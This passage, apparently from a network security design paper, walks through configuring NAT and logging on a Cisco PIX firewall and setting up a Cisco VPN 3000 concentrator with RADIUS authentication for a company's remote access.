[27] http://h10018.www1.hp.com/wwsolutions/linux/index.html

        - Set the memory buffer for events of level 4 (warning) and higher
    - NUYNA-fw(config)#logging console 5
        - Optional if you want to display logging information to the console as well
    - NUYNA-fw(config)#logging host inside 10.0.2.10
        - Send logging information to inside host

- Network Address Translation (NAT)

This section details the command sets used to configure Network Address Translation (NAT) on the PIX firewalls. NAT is used to change addresses from one IP range to make them appear as if they were from another IP range. NAT is most commonly used with RFC-1918 addresses, or addresses that are reserved for private use. NAT offers some limited security-by-obscurity benefits to network by hiding IP address ranges and network topology information from a public network at large, such as the Internet. NAT also allows for better utilization of the shrinking IP address space, as not every device requires a public IP address. In GE network we will have basically 3 types of NAT.

- Public to Private (static) translations for access into DMZ for Web,SMTP,DNS & FTP
- Private to Public (many to one) Allow local LAN access via translation to one public address
- Private to private (static) allow access into the DMZ from VPN and Inside
- NUYNA-fw(config)#timeout xlate 1:00:00
    - The second parameter is the class of traffic. The parameter is the time in HH:MM:SS format. These timers are reset when traffic matching the entry is seen, so in most cases these timers behave as idle timers. In the example above, the translate (xlate) table is set to one hour, effectively limiting all TCP connections to one hour without traffic.

NAT (MANY TO ONE)

- NUNYA(config)# **nat (inside) 1 10.60.8.0 255.255.248.0**
- NUNYA(config)# **nat (inside) 1 10.60.2.20 255.255.255.255**
    - ePolicy server(anti-virus updates)
- NUNYA(config)# **global (outside) 1 1.1.1.70**
    - stats that (outside) interface, Group 1 is translated to 1.1.1.70.

NAT (One to One, Many to Many)

- NUNYA(config)#**static (VPN,inside) 172.16.14.0 172.16.14.0 netmask 255.255.255.0**
  - stats that the network 172.16.14.0 will be translated to itself between the VPN interface and the inside interface

- NUNYA(config)#**static (VPN,inside) 172.16.1.38 172.16.1.38 netmask 255.255.255.255**
  - VPN Concentrator access to Radius server for Authentication

- NUNYA(config)#**static (outside,inside) 172.16.1.22 172.16.1.22 netmask 255.255.255.255**
  - Border Router translation in to dump logs via SYSLOG

- DMZ Servers translations for inside, VPN and outside

DMZ to Inside, We could translate the DMZ to their same address for inside access, but we want all users to route to the DMZ via the PIX firewall. Backend servers will bypass the PIX and only use the Checkpoint FW for filtering.

- NUNYA(config)# **static (DMZ,inside) 1.1.1.100 192.168.201.100 netmask 255.255.255.255**
- NUNYA(config)# **static (DMZ,inside) 1.1.1.101 192.168.201.101 netmask 255.255.255.255**
- NUNYA(config)# **static (DMZ,inside) 1.1.1.102 192.168.201.102 netmask 255.255.255.255**

DMZ to VPN

- NUNYA(config)# **static (DMZ,VPN) 1.1.1.100 192.168.201.100 netmask 255.255.255.255**
- NUNYA(config)# **static (DMZ,VPN) 1.1.1.101 192.168.201.101 netmask 255.255.255.255**
- NUNYA(config)# **static (DMZ,VPN) 1.1.1.102 192.168.201.102 netmask 255.255.255.255**

DMZ to outside

- NUNYA(config)# **static (DMZ,outside) 1.1.1.100 192.168.201.100 netmask 255.255.255.255**

- NUNYA(config)# **static (DMZ,outside) 1.1.1.101 192.168.201.101 netmask 255.255.255.255**

- NUNYA(config)# **static (DMZ,outside) 1.1.1.102 192.168.201.102 netmask 255.255.255.255**

VPN Configuration: Cisco 3000 Concentrator Series[28]. This consultant has chosen to use an external VPN Concentrator for GE. Reasoning being; to move the VPN off the firewall. This gives the techs at GE more control of what comes through the firewall, also adds an additional layer of defense. Cisco 3005 Concentrator will be configured running the latest version of IOS at time of this writing. Cisco VPN Concentrator will be known through this section as VPNC. Authentication will take place against a RADIUS server on the internal LAN. The configuration can be very easy or complex on how you want to configure it. This consultant will be documenting the process to configure the VPNC for one group authenticating via the RADIUS server.

We will initially configure VPNC via a terminal program to configure the inside interface with an IP address and grant access to the VPNC for administration via the web. VPNC has a great web administration utility.

Since the VPNC is not behind a firewall we will use an ACL on the border router to limit the port access to the VPNC. Since Cisco is "slowly" moving towards configuration via web administration, their security of the web interface may have some undiscovered holes. Therefore, controlling access helps to alleviate any potential issue.

Before we can access the VPNC via the web when need to configure some basic parameters via the CLI.

Welcome to
Cisco Systems
VPN 3000 Concentrator Series
Command Line Interface
Copyright (C) 1998-2003 Cisco Systems, Inc.

1) Configuration
2) Administration
3) Monitoring
4) Save changes to Config file
5) Help Information
6) Exit


We need to configure IP address for the private interface.

[28] http://www.cisco.com/univercd/cc/td/doc/product/vpn/vpn3000/rel_3_0/get_strt/gs1und.pdf

```
Cisco: Main -> 1

1) Interface Configuration
2) System Management
3) User Management
4) Policy Management
5) Back

Cisco: Config -> 1

This table shows current IP addresses.

  Intf        Status       IP Address/Subnet Mask         MAC Address
--------------------------------------------------------------------------------
Ether1-Pri|      UP      | 0.0.0.0/0.0.0.0  | 00.03.A0.88.C9.13
Ether2-Pub|      DOWN    |   0.0.0.0/0.0.0.0| 00.03.A0.88.C9.14
--------------------------------------------------------------------------------
DNS Server(s): 10.60.2.20
DNS Domain Name: adpslc
Default Gateway: Default Gateway Not Configured

1) Configure Ethernet #1 (Private)
2) Configure Ethernet #2 (Public)
3) Configure Power Supplies
4) Back

Cisco: Interfaces -> 1

1) Interface Setting (Disable, DHCP or Static IP)
2) Set Public Interface
3) Select IP Filter
4) Select Ethernet Speed
5) Select Duplex
6) Set MTU
7) Set Port Routing Config
8) Set Bandwidth Management
9) Set Public Interface IPSec Fragmentation Policy
10) Back

Cisco: Ethernet Interface 1 -> 1

1) Disable
2) Enable using DHCP Client
3) Enable using Static IP Addressing

Cisco: Ethernet Interface 1 -> [ 3 ]


This table shows current IP addresses.

  Intf        Status       IP Address/Subnet Mask         MAC Address
--------------------------------------------------------------------------------
Ether1-Pri|      UP      | 0.0.0.0/0.0.0.0  | 00.03.A0.88.C9.13
Ether2-Pub|      DOWN    |   0.0.0.0/0.0.0.0| 00.03.A0.88.C9.14
--------------------------------------------------------------------------------
DNS Server(s):
DNS Domain Name:
Default Gateway: Default Gateway Not Configured

> Enter IP Address

Cisco: Ethernet Interface 1 -> [ 0.0.0.0 ] 172.16.1.38

> Enter Subnet Mask
Cisco: Ethernet Interface 1 > [0.0.0.0] 255.255.255.248
```

Save changes, now assuming your access to that IP address from your control workstation. Attach to the VPNC via http://172.16.1.38. We can now configure the VPNC via the web interface.

Figure 4: Assign IP address to public interface



Cisco Fragmentation Policy[29]: **IPSec Fragmentation Policy**

The IPSec fragmentation policy specifies how to treat packets that exceed the MTU setting when tunneling traffic through the public interface. This feature provides a way to handle cases where a router or NAT device between the VPN 3002 and the VPN Concentrator rejects or drops IP fragments. For example, suppose a PC behind a VPN 3002 wants to FTP put a large file to an FTP server behind a VPN Concentrator. The PC transmits packets that when encapsulated would exceed the VPN 3002's MTU size on the public interface. The following options determine how the VPN 3002 processes these packets.

The fragmentation policy you set here applies to all traffic traveling out the VPN 3002 public interface to VPN Concentrators. The second and third options described below may affect performance rates.

Do not fragment prior to IPSec encapsulation; fragment prior to interface transmission

The VPN 3002 encapsulates all tunneled packets. After encapsulation, the VPN 3002 fragments packets that exceed the MTU setting before transmitting them through the public interface. This option works for situations where fragmented packets are allowed through the tunnel without hindrance. For the FTP example, large packets are encapsulated and then fragmented at the IP layer. Intermediate devices may drop fragments or just out-of-order fragments. Load-balancing devices can introduce out-of-order fragments.

[29] http://www.cisco.com/univercd/cc/td/doc/product/vpn/vpn3002/3_6/use/interfa.htm#xtocid35

Fragment prior to IPSec encapsulation with Path MTU Discovery (ICMP)

The VPN 3002 fragments tunneled packets that would exceed the MTU setting during encapsulation. For this option, the VPN 3002 drops large packets that have the Don't Fragment (DF) bit set, and sends an ICMP message "Packet needs to be fragmented but DF is set" to the packet's initiator. The ICMP message includes the maximum MTU size allowed. Path MTU Discovery means that an intermediate device (in this case the VPN 3002) informs the source of the MTU permitted to reach the destination.

If a large packet does not have the DF bit set, the VPN 3002 fragments prior to encapsulating, thus creating two independent non-fragmented IP packets, and transmits them out the public interface. This is the default policy for the VPN 3002 hardware client.

For this example, the PC that is the FTP client may use Path MTU Discovery to adjust the size of the packets it transmits to this destination.

Fragment prior to IPSec encapsulation without Path MTU Discovery (Clear DF bit)

The VPN 3002 fragments tunneled packets that exceed the MTU setting before encapsulating them. If the DF bit on these packets is set, the VPN 3002 clears the DF bit, fragments the packets, and then encapsulates them. This action creates two independent non-fragmented IP packets leaving the public interface and successfully transmits these packets to the peer site by turning the fragments into complete packets to be reassembled at the peer site.

In our example, the VPN 3002 overrides the MTU and allows fragmentation by clearing the DF bit.

Figure 5:Select Add to configure RADIUS Server





Figure 6:Enter RADIUS server information



Server Secret: This is the secret that the VPNC will share with the RSA Securid (RADIUS) server

Figure 7:Check bottom box, to allow VPNC to allocate IP addresses

.




Figure 8:Create the IP address pool range




Figure 9:Add group GERemoteAccess (This will be the group name pushed to VPN clients)



